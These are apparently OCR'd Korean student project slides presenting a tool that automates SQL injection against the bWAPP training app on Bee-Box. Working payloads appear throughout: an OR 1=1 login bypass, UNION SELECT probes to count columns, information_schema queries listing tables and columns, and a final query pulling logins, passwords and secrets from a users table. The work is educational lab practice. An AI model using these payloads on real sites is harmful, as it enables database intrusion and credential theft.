
콘텐츠IT
20145339 전병준

나도 한번 털어보자
Bee-Box 

프로젝트 주제

+

SQL Injection이 무엇인가요?



https://noirstar.tistory.com/264

SQL Injection


① SELECT * FROM Users WHERE id = 'INPUT1' AND password = 'INPUT2'

③ SELECT * FROM Users WHERE id = ' ' OR 1=1 # ' AND password = 'INPUT2'

=> SELECT * FROM Users

https://noirstar.tistory.com/264

다이어그램


BEEBOX
User
+
나도 한번 털어보자
BEE-BOX
SQL Injection
(GET ~~or POST~~)
Response
WWW
Web Site
(bWAPP)
Query
DB
Success? Fail?


프로젝트 결과물

```
s20145339@ubuntu:~/sp2020-2/project$ ./main

--------주의사항-----------
매개변수는 3개부터 6개까지 사용 가능합니다.
매개변수는 다음과 같은 순서로 정의되어 있습니다.
모든 매개변수는 입력 시 ' '을 기준으로 구분됩니다. 띄어쓰기를 모두 제거해주세요!
※가 있는  매개변수는 필수 입력 사항입니다.
※[1] Root URL (without "http://")
※[2] path (ex /bWAPP/login.php)
※[3] Cookie
  [4] Column option
  [5] Table option
  [6] Table name

--------사용방법----------
1. Root URL과 페이지 경로, Cookie를 이용해 SQL Injection이 가능할지 가능성을 확인한다.
2. 가능성이 있는 것을 확인했다면 4번째 인자를 집어넣어 Column 개수를 확인한다. (any char)
3. Column 개수를 확인했다면 5번째 인자를 통해 DB안에 있는 모든 Table을 확인한다. (any char)
4. 6번째 인자로 Table name을 넣어 DB의 구조를 파악한다.
5. DB 구조를 파악했다면 직접 페이지에서 SQL Injection을 해봄으로써 결과를 확인할 수 있다.
```

프로젝트 결과물

```
s20145339@ubuntu:~/sp2020-2/project$ ./main ppsspp.iptime.org /bWAPP/sqli_1.php PHPSESSID=0b6774b4077a3a3a
cc001778242bbeda

< SQL Injection 가능성 확인 >

--- GET MESSAGE : '

---------- Response ------------

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server versio
n for the right syntax to use near '%'' at line 1

---------------------------------
  >>  SQL 인젝션 가능성이 보입니다.
  >>  실행시 명령행 인자를 하나 더 사용하면 columns 갯수를 파악합니다.
```

1 2 3



프로젝트 결과물

```
s20145339@ubuntu:~/sp2020-2/project$ ./main ppsspp.iptime.org /bWAPP/sqli_1.php PHPSESSID=0b6774b4077a3a3a
cc001778242bbeda g
                  4
< SQL에 사용된 Column 개수 확인 >

--- GET MESSAGE : ' UNION SELECT 1,2,3,4,5,6,7#

  >>  7개의 Column을 이용 결과, 아무 오류도 발생하지 않았습니다.
  >>  Column의 갯수 : 7개
  >>  다음으로 인자를 하나 더 추가하면 DB의 테이블 목록을 확인할 수 있습니다.
```

/ SQL Injection (GET/Search) /

Search for a movie: Search

Title	Release	Character	Genre	
Error: The used SELECT statements have a different number of columns				

/ SQL Injection (GET/Search) /

Search for a movie: Search

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link
2	3	5	4	Link

프로젝트 결과물

```
s20145339@ubuntu:~/sp2020-2/project$ ./main ppsspp.iptime.org /bWAPP/sqli_1.php PHPSESSID=0b6774b4077a3a3a
cc001778242bbeda g t

< DB Table 목록 > 5

--- GET MESSAGE : ' UNION SELECT 1,table_name,3,4,5,6,7 from information_schema.tables#

----------Table----------
  >>  CHARACTER_SETS
  >>  COLLATIONS
  >>  COLLATION_CHARACTER_SET_APPLICABILITY
  >>  COLUMNS
  >>  COLUMN_PRIVILEGES
  >>  KEY_COLUMN_USAGE
  >>  PROFILING
  >>  ROUTINES
  >>  SCHEMATA
  >>  SCHEMA_PRIVILEGES
  >>  STATISTICS
  >>  TABLES
  >>  TABLE_CONSTRAINTS

        ... 너무 많은 결과가 출력되어 중략

  >>  time_zone_transition
  >>  time_zone_transition_type
  >>  user
------------------------

  >>  DB에 저장된 테이블은 위와 같습니다.
  >>  구조를 확인하고 싶은 테이블명을 다음 인자로 입력해주세요.
```


/ SQL Injection (GET/Search) /

Search for a movie: Search

Title	Release	Character	Genre	IMDb
CHARACTER_SETS	3	5	4	Link
COLLATIONS	3	5	4	Link
COLLATION_CHARACTER_SET_APPLICABILITY	3	5	4	Link
COLUMNS	3	5	4	Link
COLUMN_PRIVILEGES	3	5	4	Link
KEY_COLUMN_USAGE	3	5	4	Link
tables_priv	3	5	4	Link
time_zone	3	5	4	Link
time_zone_leap_second	3	5	4	Link
time_zone_name	3	5	4	Link
time_zone_transition	3	5	4	Link
time_zone_transition_type	3	5	4	Link
user	3	5	4	Link

프로젝트 결과물

```
s20145339@ubuntu:~/sp2020-2/project$ ./main ppsspp.iptime.org /bWAPP/sqli_1.php PHPSESSID=0b6774b4077a3a3a
cc001778242bbeda g t movies

< Table Column list > 6

--- GET MESSAGE : ' UNION SELECT 1,column_name,3,4,5,6,7 from information_schema.columns where table_name=
'movies'#

----------Column----------
  >>  id
  >>  title
  >>  release_year
  >>  genre
  >>  main_character
  >>  imdb
  >>  tickets_stock
------------------------

  >>  위의 찾은 Column 들을 이용해 직접 Table의 내용을 파악해봅시다.

  >>  users 테이블의 예시
 ' union select 1,concat(id,login),password,email,secret,6,7 from users#
```



문제점 / 아쉬운점

1. 구현 능력이 부족해 모든 정보를 안다는 전제로 만들어짐
   → 자동화라고 하기에는 아쉬운 결과물
   → 특정 페이지만 활용 가능. (sqli_1.php)

2. 소켓을 통한 HTTP 통신이 한 사이클 밖에 돌아가지 않음
   → 프로그램을 여러 번 실행시키는 방법으로 수정